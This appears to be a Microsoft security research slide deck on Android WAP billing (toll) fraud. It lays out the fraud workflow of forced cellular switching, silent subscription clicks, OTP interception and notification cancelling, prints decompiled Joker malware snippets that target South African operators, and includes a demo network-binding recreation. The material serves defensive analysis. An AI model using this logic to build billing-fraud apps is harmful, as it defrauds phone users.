Microsoft

How an Android application can drain your wallet

Dimitrios Valsamaras, Sang Shin Jung


@Ch0pin, @jungsangsin


Microsoft 365 Defender Research Team

Introduction

What is Billing Fraud ?

- Estimated revenue of **10 $USD billion** dollars annually.
- **One of the most prevalent PHA categories** according to Google's transparency report.
- It monopolizes the media spotlight since it found its way to a wider audience through the **Google Play Store back in 2017**.





Category	PHA Install Rate
Spyware	0.030089286%
Toll fraud	0.022100411%
Trojan	0.008547164%
Phishing	0.0014978054%
Backdoor	0.0010926866%
Hostile downloader	0.0002053915%
Commercial spyware	0.0000230111%
Privilege escalation	0.0000228141%

Google Play

Jan 2022 – Mar 2022 Transparency Report

https://transparencyreport.google.com/android-security/store-app-safety

The WAP Billing Mechanism

Wireless
Application Protocol

&

WAP Billing

WAP Billing subscription requirements (show case):

4.2 Subscribing

4.2.1 Only Customers can subscribe to be eligible for subscriber benefits.

4.2.2 The Customers can subscribe to a weekly or daily package.

4.2.3 The Customers may subscribe via the respective WAP site or the Android Application.

4.2.4 The subscription will be regarded as successful when the Customer is successfully billed.

4.2.5 On successfully subscribing, the Customer will be credited with the associated data package valid for the particular Service only.

4.2.6 The Customer will receive an SMS confirming successful subscription to the particular service, the price, the billing interval and the next billing date

4.2.7 The Customers cannot be subscribed to more than one service subscription package at a time.


4.2.8 The Customers can migrate to a higher package (i.e., daily subscribers can migrate to weekly packages)

4.2.9 The Customers can migrate to a lower package. This will be effective from the renewal date.

4.2.10 The migration will be affected on the expiry of the current subscription package.

The WAP Billing Mechanism


The WAP billing in a nutshell



Steps 4 to 6 are not always present

Fraudulent Subscriptions

…in a nutshell




(on) Cellular Network	Disable the Wi-Fi connection or wait for user to switch to a mobile network
Get Subscription page	Silently navigate to the subscription page
Click	Use JS to click the subscription button
Intercept OTP	Intercept the OTP (if applicable)
Send OTP	Send the OTP to the service provider (if applicable)
Cancel Notifications	Cancel the SMS notifications (if applicable)

Get Sim Operator

- Used to identifying the **subscriber's country** as well as the **mobile network.**
- Toll fraud usually targets **specific operators/countries.**
- The Mobile Country Codes (**MCC**) and Mobile Network Codes (**MNC**) are used to provide this information.

API Calls

TelephonyManager.getSimOperator()	SystemProperties.get(String key)
	gsm.operator.numeric
	gsm.sim.operator.numeric
	gsm.operator.iso-country
	gsm.sim.operator.iso-country
	gsm.operator.alpha
	gsm.sim.operator.alpha



```
if(tpack.l2.cft6.bhu8.zse4 == null) {
    tpack.l2.cft6.bhu8.zse4 = new tpack.l2.cft6.bhu8(v5, 1);
}

tpack.l2.cft6.bhu8.zse4.nji9();
if(bhu8.cft6.startsWith("655")) {
    if(tpack.l2.cft6.bhu8.qaz1 == null) {
        tpack.l2.cft6.bhu8.qaz1 = new tpack.l2.cft6.bhu8(v5, 5);
    }

    if(tpack.l2.cft6.bhu8.wsx2 == null) {
        tpack.l2.cft6.bhu8.wsx2 = new tpack.l2.cft6.bhu8(v5, 9);
    }

    tpack.l2.cft6.bhu8.qaz1.nji9();
    tpack.l2.cft6.bhu8.wsx2.nji9();
}
```

[actual code]

South Africa

MCC	MNC	Network
655	1	Vodacom (Pty) Ltd.
655	2	Telkom
655	4	Sasol (PTY) LTD
655	6	Sentech (Pty) Ltd.
655	7	Cell C (Pty) Ltd.
655	10	Mobile Telephone Networks
655	11	SAPS Gauteng
655	13	Neotel
655	19	Wireless Business Solutions
655	21	Cape Town Metropolitan Council
655	25	Wirels Connect
655	30	Bokamoso Consortium
655	31	Karabo Telecoms (Pty) Ltd.
655	32	Ilizwi Telecommunications
655	33	Thinta Thinta Telecommunications
655	34	Bokone Telecoms
655	35	Kingdom Communications
655	36	Amatole Telecommunication Services
655	41	South African Police Service

Joker payload targeting S.A. operators

(On) Cellular Network


- ➢ Wait for the user to change the network type to mobile

OR


- ➢ Force the device to switch to mobile network

Required Permissions:
CHANGE_WIFI _STATE, ACCESS_NETWORK_STATE

SDK < 29



```
ConnectivityManager connMgr =
ConnectivityManager)getSystemService(Context.CONNECTIVITY_SERVICE);

NetworkInfo networkInfo = connMgr.getActiveNetworkInfo();
```



setWifiEnabled

Added in API level 1
Deprecated in API level 29

```
public boolean setWifiEnabled (boolean enabled)
```

This method was deprecated in API level 29.
Starting with Build.VERSION_CODES#Q, applications are not allowed to enable/disable Wi-Fi. **Compatibility Note:** For applications targeting `Build.VERSION_CODES.Q` or above, this API will always fail and return `false`. If apps are targeting an older SDK (`Build.VERSION_CODES.P` or below), they can continue to use this API.

Parameters	
`enabled`	`boolean`: `true` to enable, `false` to disable.


(On) Cellular Network

- ➢ Use a **Network Request Builder** to specify the required network capabilities **(1).**
- ➢ Request the network using the **Connectivity Manager (2).**
- ➢ Bind the process to the requested network **(3).**

Required Permissions: CHANGE_NETWORK_STATE


SDK >= 29

[actual code]



```
public final void vgy7() {
    try {
        NetworkRequest.Builder v1 = new NetworkRequest.Builder();
        v1.addCapability(12);
        v1.addTransportType(0);
        ((ConnectivityManager)this.vgy7.getSystemService("connectivity")).requestNetwork(v1.build(), new ConnectivityManager.NetworkCallback() {
            @Override  // android.net.ConnectivityManager$NetworkCallback
            public void onAvailable(Network arg2) {
                bhu8.this.xdr5 = arg2;
            }

            @Override  // android.net.ConnectivityManager$NetworkCallback
            public void onLost(Network arg4) {
                super.onLost(arg4);
                vgy7 v0 = bhu8.this.mko0;
                if(v0 != null) {
                    v0.mko0("onLostMobileNetwork");
                }

                bhu8.this.xdr5 = null;
                bhu8.this.vgy7(null);
            }
        });
    }
    catch(Exception v0) {
    }
}
```

[demo code]




```
NetworkRequest.Builder builder = new NetworkRequest.Builder();  (1)
builder.addCapability(NetworkCapabilities.NET_CAPABILITY_INTERNET);    (2)
builder.addTransportType(NetworkCapabilities.TRANSPORT_CELLULAR);
ConnectivityManager cm = (ConnectivityManager)
        getApplicationContext().getSystemService(CONNECTIVITY_SERVICE);

cm.requestNetwork(builder.build(),new ConnectivityManager.NetworkCallback(){    (3)
    @RequiresApi(api = Build.VERSION_CODES.M)
    public void onAvaillable(Network network){
        cm.bindProcessToNetwork(network);        (4)
        handler.sendMessage(handler.obtainMessage(NETWORK_READY));

    }
    public void onLost(Network network){
        super.onLost(network);
        handler.sendMessage(handler.obtainMessage(NETWORK_LOST));
    }
});
```

Continued

Fetch and Subscribe

Required Permissions: INTERNET, ACCESS_NETWORK_STATE

Source: https://lab.secure-d.io/



```
{
  "redirect": "http://doi.mtndep.co.za/verification?rid=82e381a0237011ecb69385046f3f1934&ext_ref
  "confirm_url": "http://web-zmd.secure-d.io/api/v2/activate",
  "secure-session-id": "AQ4z3knIozdGq-Tgr8LgN-QqVKUNdf06l40C_iVrrCopF8dE6Yvl0OBIHQYXEny0Zd8g",
  "analytics_image": "http://analytics-zmd.securewebfraud.io/web/v1/content/view/Confirmation/za
  "request_id": 31453384280379390,
  "result": "solve_success",
  "page_origin": "http://doi.mtndep.co.za",
  "web_image": "http://web-zmd.secure-d.io/web/v1/content/view/Confirmation/za_mtn/AQ4z3knIozdGq
  "payload": "xzIgfcbU+yU+TuOEpib78w==QwbKWh23oUufktrmBhiQdORSkw9U8dGp2GO2XakKPSF9flO31tqe1h5G26
  "secure-token": "eiRWsxwWQ7YGGASIPytgLgKk2PU"
}
```

